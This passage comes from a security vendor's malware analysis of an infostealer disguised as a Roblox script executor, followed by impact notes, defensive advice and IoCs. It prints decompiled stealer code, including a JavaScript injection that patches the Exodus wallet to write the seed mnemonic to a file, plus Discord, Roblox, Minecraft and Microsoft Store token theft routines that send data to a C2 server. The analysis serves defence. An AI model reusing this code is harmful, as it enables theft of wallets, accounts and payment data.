    keyMap.put("KeyQ", new IIIIIIIII(93 & 50, 3 & 4));
    keyMap.put("KeyR", new IIIIIIIII(91 & 55, 3 >> 2));
    keyMap.put("KeyS", new IIIIIIIII(95 & 63, 3 & 4));
    keyMap.put("KeyT", new IIIIIIIII(20 & 127, 5 >> 3));
    keyMap.put("KeyU", new IIIIIIIII(126 & 23, 2 & 5));
    keyMap.put("KeyV", new IIIIIIIII(111 & 63, 2 & 5));
    keyMap.put("KeyW", new IIIIIIIII(53 & 91, 2 & 5));
    keyMap.put("KeyX", new IIIIIIIII(127 & 45, 5 >> 3));
    keyMap.put("KeyY", new IIIIIIIII(127 & 21, 3 >> 2));
    keyMap.put("KeyZ", new IIIIIIIII(60 & 111, 3 >> 2));
    keyMap.put("Digit1", new IIIIIIIII(2, 2 & 5));
    keyMap.put("Digit2", new IIIIIIIII(-(-3), 3 & 4));
    keyMap.put("Digit3", new IIIIIIIII(-(-4), false));
    keyMap.put("Digit4", new IIIIIIIII(-(-5), 3 & 4));
    keyMap.put("Digit5", new IIIIIIIII(95 & 38, 2 & 5));
    keyMap.put("Digit6", new IIIIIIIII(55 & 79, false));
    keyMap.put("Digit7", new IIIIIIIII(25 & 110, 5 >> 3));
    keyMap.put("Digit8", new IIIIIIIII(89 & 47, 2 & 5));
    keyMap.put("Digit9", new IIIIIIIII(47 & 90, 3 & 4));
    keyMap.put("Digit0", new IIIIIIIII(123 & 15, false));
    keyMap.put("Minus", new IIIIIIIII(12, 2 & 5));
    keyMap.put("Equal", new IIIIIIIII(13, 3 >> 2));
    keyMap.put("BracketLeft", new IIIIIIIII(26, 5 >> 3));
    keyMap.put("BracketRight", new IIIIIIIII(27, false));
    keyMap.put("Backslash", new IIIIIIIII(43, 3 & 4));
    keyMap.put("Semicolon", new IIIIIIIII(39, 3 >> 2));
    keyMap.put("Quote", new IIIIIIIII(40, 3 >> 2));
    keyMap.put("Backquote", new IIIIIIIII(41, 3 >> 2));
}

```

Fig. 22. Strings mapped to key codes

Personal Information Theft

Personal information theft begins with the malware gathering information about potentially interesting software installed on the victim's system. This allows the operators to adapt their strategy and prioritize which data to steal.

The function we named *mapInterestingSoftware* checks standard installation paths for various applications and stores the results in a HashMap. Once the checks are complete, the contents of the HashMap are sent to the C2 server.

```
strArr2[i2] = new StringBuilder().insert(i2, str).append("\\Programs\\atomic\\Atomic Wallet.exe").toString();
map2.put("atomic", strArr2);
Map map3 = ALLATORIXDEMO;
String[] strArr3 = new String[5 >> 1];
int i3 = 3 & 4;
strArr3[i3] = new StringBuilder().insert(i3, str).append("\\Programs\\cake-wallet\\Cake Wallet.exe").toString();
strArr3[-(-1)] = new StringBuilder().insert(3 & 4, str4).append("\\Cake Wallet\\Cake Wallet.exe").toString();
map3.put("cakewallet", strArr3);
Map map4 = ALLATORIXDEMO;
String[] strArr4 = new String[3 >> 1];
strArr4[0] = new StringBuilder().insert(0, str).append("\\Programs\\safepal\\SafePal.exe").toString();
map4.put("safepal", strArr4);
```

Fig. 23. Example software mapping

The checked software includes crypto wallets such as:

- Exodus, Atomic, Cake Wallet, SafePal, TronWallet, and Monero Wallet
- Software development tools such as Visual Studio, Git, JetBrains tools, and Python IDLE
- Game launchers such as Steam, Rockstar Games Launcher, Battle.net, Epic Games Launcher, and Riot Client
- Roblox and Minecraft installations
- VPN software such as NordVPN, Mullvad VPN, ExpressVPN, and Surfshark
- Messaging software such as Telegram, Snapchat, WhatsApp, and Discord

After this initial discovery phase, the stealer uses dedicated functions for some of its main targets.

The stealer implements one wallet-specific attack against Exodus cryptocurrency wallets.

This logic is handled by the two threads instantiated by the main function. The first thread checks whether Exodus version 26.1.5 is installed on the system. If the wallet is present, the malware extracts the app.asar file, injects two small JavaScript snippets into the application's files and repacks them.

One of the scripts modifies the wallet's sandboxing and context isolation configuration, while the other logs wallet-related buffers to a file named *SquirrelInteractive.bin* in the user's home directory.

```
File file = new File(new StringBuilder().insert(3 >> 2, str).append("\\exodus").toString());
if (file.exists() && file.isDirectory() && (fileArrListFiles = file.listFiles(v0) -> {
    return v0.isDirectory();
})) != null && fileArrListFiles.length != 0) {
    File file2 = null;
    int length = fileArrListFiles.length;
    int i = 3 >> 2;
    int i2 = i;
    while (i < length) {
        File file3 = fileArrListFiles[i2];
        if (file3.getName().startsWith("app-") && ALLATORIXDEMO(file3.getName().substring(-(4)), "26.1.5") &&
(file2 == null || file3.getName().compareTo(file2.getName()) > 0)) {
```

Fig. 24. Validating if Exodus 26.1.5 is installed

```
lllililliliALLATORIXDEMO.ALLATORIXDEMO("src/app/main/index.js",  
"nodeIntegration:!1,sandbox:!0,contextIsolation:!0", "nodeIntegration:!0,sandbox:!1,contextIsolation:!1").ALLATORIXDEMO  
("src/app/wallet/index.js", "r=S(this,B)[B](await d.fromBuffer(e));",  
"r=S(this,B)[B](await d.fromBuffer(e));const filePath = require(\"path\").join(require(\"os\").homedir(), \"SquirrelInt  
eractive.bin\");require(\"fs\").writeFileSync(filePath, `exodus${this._seed.mnemonic}`, \"utf8\");").lllilillili(this
```

Fig. 25. JavaScript injection in Exodus files

This approach suggests that the malware is not simply searching for static wallet files, but rather actively tampering with the local Exodus application to expose sensitive runtime data. The second thread periodically checks for the presence of *SquirrelInteractive.bin*.

If the file exists, it parses the logged contents, extracts valid tokens, and sends them to the C2 server.

```

public static void walletDataCollector() {
    File file = new File(new StringBuilder().insert(3 & 4, System.getProperty("user.home")).append(
        "\\SquirrelInteractive.bin").toString());
    if (file.exists()) {
        try {
            String str = new String(Files.readAllBytes(file.toPath()));
            int iIndexOf = str.indexOf(126 & 125);
            if (iIndexOf <= 0 || iIndexOf >= str.Length() - 1) {
                ILIIIIIIIIII.writeToLogNTCACHE(new StringBuilder().insert(3 & 4, "Malformed wallet data file: \").
            append(str).append("\").toString());
                return;
            }
            String strSubstring = str.substring(5 >> 3, iIndexOf);
            String strSubstring2 = str.substring(iIndexOf + (-(-1)));
            ILIIIIIIIIII.writeToLogNTCACHE(new StringBuilder().insert(3 & 4, "New wallet data: ").append(
                strSubstring).toString());
            ILIIIIIIIIII.writeToLogNTCACHE(new StringBuilder().insert(2 & 5, " - Mnemonic: ").append(strSubstring2).
                toString());

            ArrayList arrayList = new ArrayList();
            arrayList.add(new ILIIIIIIIIII(strSubstring, strSubstring2, "Executor Injection"));
            ILIIIIIIIIII.sendMessageOverSocket(new ILIIIIIIIIII(arrayList));
            ILIIIIIIIIII.writeToLogNTCACHE("Crypto token sent to server");
        }
    }
}

```

Fig. 26. Wallet Data collector

For browser collection, the malware defines custom classes for each supported browser, including specific paths where potentially valuable information is stored, such as cookies and user data.

The browsers recognized by the malware are Brave Browser, Chrome, Edge, Opera, Opera GX, and Vivaldi.

```

public BraveBrowser() {
    String[] strArr = new String[-(-1)];
    strArr[0] = "brave.exe";
    List listAsList = Arrays.asList(strArr);
    String[] strArr2 = new String[-(-2)];
    strArr2[3 & 4] = "%LOCALAPPDATA%\BraveSoftware\Brave-Browser{channel}";
    strArr2[3 & 5] = "%APPDATA%\BraveSoftware\Brave-Browser{channel}";
    List listAsList2 = Arrays.asList(strArr2);
    String[] strArr3 = new String[-(-4)];
    strArr3[2 & 5] = ExtensionRequestData.EMPTY_VALUE;
    strArr3[1] = "-beta";
    strArr3[2] = "-dev";
    strArr3[-(-3)] = "-nightly";
    List listAsList3 = Arrays.asList(strArr3);
    String[] strArr4 = new String[5 >> 2];
    strArr4[3 & 4] = "\\User Data";
    List listAsList4 = Arrays.asList(strArr4);
    String[] strArr5 = new String[5 >> 1];
    strArr5[3 & 4] = "\\Default";
    strArr5[-(-1)] = "\\Profile *";
    super("Brave", listAsList, listAsList2, listAsList3, listAsList4, Arrays.asList(strArr5));
}

```

Fig. 27. Brave Browser definitions

Discord token theft is performed in two steps. First, the malware checks browser cookies for saved tokens associated with discord[.]com and extracts information stored in browser SQLite databases.

It then uses the Discord API to retrieve information about the logged-in account, including stored payment methods.

```

private /* synthetic */ void discordPaymentMethodsRetrieval() {
    llllllllll llllllllll;
    try {
        HttpURLConnection httpURLConnectionALLATORIXDEMO = llllllllll.ALLATORIXDEMO("https://discord.com/api/v9/users/@me/billing/payment-sources");
        httpURLConnectionALLATORIXDEMO.setRequestProperty(HttpHeaders.AUTHORIZATION, this.llllllllll);
        int responseCode = httpURLConnectionALLATORIXDEMO.getResponseCode();
        if (responseCode != (21710 & 11257)) {
            llllllllll.writeToLogNTCACHE(new StringBuilder().insert(0, "Failed to retrieve discord payment methods. Response code: ").append(responseCode).toString());
            return;
        }
        try {
            Iterator<Object> it = ((JSONArray) Jsoner.deserialize(llllllllll.ALLATORIXDEMO(httpURLConnectionALLATORIXDEMO))).iterator();
            while (true) {
                for (Iterator<Object> it2 = it; it2.hasNext(); it2 = it) {
                    llllllllll = new llllllllll((JsonObject) it.next());
                    if (llllllllll.ALLATORIXDEMO()) {
                        }
                    }
                }
                return;
                this.llllllllll.add(llllllllll);
            }
        } catch (Exception e) {
            llllllllll.writeToLogNTCACHE(new StringBuilder().insert(0, "Failed to parse payment methods JSON: ").append(e.getMessage()).toString());
            llllllllll.ALLATORIXDEMO((Throwable) e);
        }
    } catch (IOException e2) {
        llllllllll.writeToLogNTCACHE(new StringBuilder().insert(3 >> 2, "Error retrieving discord payment methods: ").append(e2.getMessage()).toString());
    }
}

/* JADX WARN: Unreachable blocks removed: 2, instructions: 2 */
/* JADX INFO: renamed from: ALLATORIXDEMO */
private /* synthetic */ void discordAccountRetrieval() throws IOException {
    HttpURLConnection httpURLConnectionALLATORIXDEMO = llllllllll.ALLATORIXDEMO("https://discord.com/api/v9/users/@me");
    httpURLConnectionALLATORIXDEMO.setRequestProperty(HttpHeaders.AUTHORIZATION, this.llllllllll);
    int responseCode = httpURLConnectionALLATORIXDEMO.getResponseCode();
    if (responseCode != (24264 & 8703)) {
        llllllllll.writeToLogNTCACHE(new StringBuilder().insert(0, "Failed to retrieve discord account info. Response code: ").append(responseCode).toString());
        throw new IOException(new StringBuilder().insert(0, "Failed to retrieve discord account info. Response code: ").append(responseCode).toString());
    }
    try {
        JsonObject jsonObject = (JsonObject) Jsoner.deserialize(llllllllll.ALLATORIXDEMO(httpURLConnectionALLATORIXDEMO));
        this.llllllllll = (String) jsonObject.get("id");
        this.llllllllll = (String) jsonObject.get("username");
        this.llllllllll = (String) jsonObject.get("avatar");
        this.llllllllll = (String) jsonObject.get("discriminator");
        this.llllllllll = ((BigDecimal) jsonObject.get("public_flags")).intValue();
        this.llllllllll = ((BigDecimal) jsonObject.get("flags")).intValue();
    }
}

```

Fig. 28. Discord account retrieval

Roblox and Minecraft cookies are also processed to retrieve account and login information. For Minecraft, the malware can identify multiple launchers and extract sensitive information stored by each of them.

The known launchers are Feather, Lunar, Meteor, Modrinth, Prism, and the official Minecraft launcher.

```
File file2 = new File(new StringBuilder().insert(5 >> 3, new StringBuilder().insert(3 >> 2, str).append("\\Packages\\ROBLOXCORPORATION.ROBLOX_55nm5eh3cm0pr\\LocalState\\LocalStorage").toString()).append("\\RobloxCookies.dat").toString());
    if (file2.exists()) {
        arrayList.add(new AbstractMap.SimpleEntry(file2, "Roblox UWP"));
    }
    File file3 = new File(new StringBuilder().insert(0, new StringBuilder().insert(5 >> 3, str).append("\\RobloxPCGDK\\LocalStorage").toString()).append("\\RobloxCookies.dat").toString());
    if (file3.exists()) {
        arrayList.add(new AbstractMap.SimpleEntry(file3, "Roblox PCGDK"));
    }
    ILIIIIllll.writeToLogNTCACHE(new StringBuilder().insert(5 >> 3, "Found Roblox Cookies files: ").append(arrayList.size()).append(" (Roblox App: ").append(file.exists()).append(", Roblox UWP: ").append(file2.exists()).append(", Roblox PCGDK: ").append(file3.exists()).append(")").toString());
    loop0: while (true) {
        for (AbstractMap.SimpleEntry simpleEntry : arrayList) {
            File file4 = (File) simpleEntry.getKey();
            String str2 = (String) simpleEntry.getValue();
            ILIIIIllll.writeToLogNTCACHE(new StringBuilder().insert(3 & 4, "Processing Roblox Cookies file: ").append(file4.getAbsolutePath()).append(" (").append(str2).
```

Fig. 29. Roblox cookie parsing

```
public final class minecraftTokens extends IILlllIlli {  
    public void ALLATORIXDEMO(Object a2) {  
        try {  
            IlIlIIllll.writeToLogNTCACHE(  
                "MinecraftTokensGetPacketS2C - Collecting Minecraft accounts...");  
            List listALLATORIXDEMO = llllIlIllL.ALLATORIXDEMO();  
            IlIlIIllll.writeToLogNTCACHE(new StringBuilder().insert(0, "Found ").append(  
listALLATORIXDEMO.size()).append(" Minecraft account(s)").toString());  
            IlllIlIlIl.sendMessageOnSocket(new IILlllIlli((BigDecimal) ((JsonObject) a2).get(  
                "reqId"), listALLATORIXDEMO));  
        }  
    }  
}
```

Fig. 30. Minecraft cookie parsing

Finally, the malware can extract tokens from Microsoft Store logins with the goal of stealing stored payment information. It locates .tbres files in the Token Broker or Cache directories and searches their contents for patterns that indicate the beginning of a token.

Any valid token found is sent to the C2 server.

```

String str = System.getenv("LOCALAPPDATA");
String[] strArr = new String[2];
strArr[5 >> 3] = "Packages";
strArr[1] = "Microsoft.WindowsStore_8wekyb3d8bbwe";
Path path = Paths.get(str, strArr);
if (!Files.exists(path, new LinkOption[5 >> 3])) {
    IILIIILLLL.writeToLogNTCACHE("[INFO] Microsoft Store not installed - package directory not found");
    IILIIILLLL.writeToLogNTCACHE(new StringBuilder().insert(2 & 5, " Expected: ").append(path).toString());
    IILIIILLLL.sendMessageOnSocket(new IILIIILLLL(bigDecimal, null));
    return;
}
String string = path.toString();
String[] strArr2 = new String[-(-3)];
strArr2[2 & 5] = "AC";
strArr2[-(-1)] = "TokenBroker";
strArr2[5 >> 1] = "Cache";
Path path2 = Paths.get(string, strArr2);
if (!Files.exists(path2, new LinkOption[3 & 4])) {
    IILIIILLLL.writeToLogNTCACHE("[INFO] TokenBroker cache directory not found - user may not be signed in (local account) or tokens not cached");
    IILIIILLLL.writeToLogNTCACHE(new StringBuilder().insert(3 & 4, " Store package found at: ").append(path).toString());
    IILIIILLLL.writeToLogNTCACHE(new StringBuilder().insert(0, " Expected token cache: ").append(path2).toString());
    IILIIILLLL.sendMessageOnSocket(new IILIIILLLL(bigDecimal, null));
    return;
}
IILIIILLLL.writeToLogNTCACHE(new StringBuilder().insert(0, "TokenBroker Path: ").append(path2).toString());
try {
    List<Path> list = (List) Files.list(path2).filter(a3 -> {
        return a3.toString().endsWith(".tbres");
    });
}

```

Fig. 31. Microsoft Store token theft

Impact on Victims

The malware can severely impact victims' privacy because it gives attackers access to both stored personal information and real-time activity.

In addition to stealing browser cookies, account credentials, cryptocurrency-wallet data, and payment-related tokens, it can record keystrokes and mouse activity, capture screenshots, stream the desktop, access the webcam, and remotely browse or modify files.

This combination enables attackers to observe private conversations, collect sensitive images and documents, impersonate victims, take over online accounts, and possibly inflict financial loss.

Its remote-access and command-execution capabilities also mean that the compromise can continue beyond the initial theft of information, which can lead to data destruction or allow operators to use the infected system in other cyber-criminal activities.

Conclusions

Gaming-related lures remain effective because they exploit users' interest in gaining an advantage, accessing restricted functionality, or avoiding anti-cheat detection.

In this campaign, attackers used a convincing imitation of the Xeno Roblox script executor and promoted it through channels commonly used by gaming communities. Familiar filenames, copied scripts, legitimate-looking directories, and Windows-related persistence names helped the infection chain appear credible while concealing its malicious purpose.

The delivered malware is considerably more capable than a typical credential stealer. Its final stage combines browser and account theft with cryptocurrency-wallet targeting, payment-token collection, keylogging, screenshots, webcam access, desktop streaming, file operations, PowerShell command execution, and interactive shell access.

Persistence and self-update functionality allow the operators to maintain control over infected systems and deploy new versions, while newly observed infrastructure and capabilities indicate that the campaign remains active and continues to evolve.

Users can reduce their exposure by combining effective security controls with cautious online behavior.

Updated endpoint protection, reputation-based blocking, application-control policies, multi-factor authentication, and restrictions on software execution can prevent or limit many stages of the attack.

However, the most effective first line of defense remains avoiding unofficial cheats and executors, particularly those distributed through untrusted websites, archives, forums, or unsolicited Discord messages.

Recognizing these lures before execution can prevent account theft, financial loss, and complete system compromise. Discussing common gaming-related scams with younger users can also significantly reduce the risk of infection.

IoCs

MD5	Description
4bdaf7792e908f163ebef137854c571d	archive containing fake Xeno installation
9930036e8f787674db39094e21413e77	archive containing fake Xeno installation
9699bd6a448d0662a1e9e353223263b6	archive containing fake Xeno installation

1a462c76efc4e73725b9e95c4a00fddb	archive containing fake Xeno installation
7b96170259a376ea79411c5713beb396	archive containing fake Xeno installation
2ead73ed62f1c2beb9043ce92e774e0b	malicious xeno.exe loader
0aadd62b535e683a5a2fe31fde546d07	malicious xeno.exe loader
26a94168fa25af0bcb46a18ede50af86	malicious xeno.exe loader
0d03faf1764297c908158da77c8ffcae	malicious xeno.exe loader
d123dbb5c5980bfeb22586197d2cc403	decompiler.jar
163c8d117ef5a4e4e9c3e92a726af0eb	JAR file from GameDVR, third stage
URL	Description
hxxps://solthere[.]net/justacoolkat10	URL used for registering victim
hxxps://solthere[.]net/api/v1/redeem	URL used to download further payloads

ce953a0eb08246617b7f849486c4b26a7af37e9d2e8f0e13b3ae1bf0da8a70a[.]xyz	dynamically generated C2 address

This article is published for informational and educational purposes only. The information presented is based on technical research conducted by Bitdefender Labs and publicly available sources. Bitdefender does not make any legal determination regarding the activities described herein. The mention of any company, brand, domain, or individual does not constitute an accusation of illegal activity. Readers should exercise their own judgment and consult appropriate authorities or legal counsel if they believe they have been affected by any of the activities described. Domain names and URLs listed in this article are provided solely to help consumers and security professionals identify potentially harmful infrastructure. Bitdefender disclaims any liability for actions taken based on the information in this article.

tags

[Anti-Malware Research](#)

Author



[Janos Gergo SZELES](#)

[Janos Gergo SZELES](#)

I'm a senior software engineer at Bitdefender. Passionate about malware behavior analysis, I am continuously looking for new tricks employed by malicious actors.

[View all posts](#)



[Silviu STAHIE](#)

[Silviu STAHIE](#)

Silviu is a seasoned writer who's been following the technology world for more than two decades, covering topics ranging from software to hardware and everything in between.

[View all posts](#)

Right now Top posts



[Scam Research](#)

[Fake shops target shoppers across Europe with fake Samsung deals, counterfeit goods and World Cup scams](#)

June 23, 2026

○ 7 min read



[Scam Research](#)

[Active Subscription Scam Campaigns Flooding the Internet](#)

April 30, 2025

○ 8 min read



[Anti-Malware Research](#)

[Infected Minecraft Mods Lead to Multi-Stage, Multi-Platform Infostealer Malware](#)

June 08, 2023

○ 5 min read

 [Vulnerabilities identified in Amazon Fire TV Stick, Insignia FireOS TV Series](#)
[IoT Research Whitepapers](#)

[Vulnerabilities identified in Amazon Fire TV Stick, Insignia FireOS TV Series](#)

May 02, 2023

○ 2 min read

FOLLOW US ON SOCIAL MEDIA
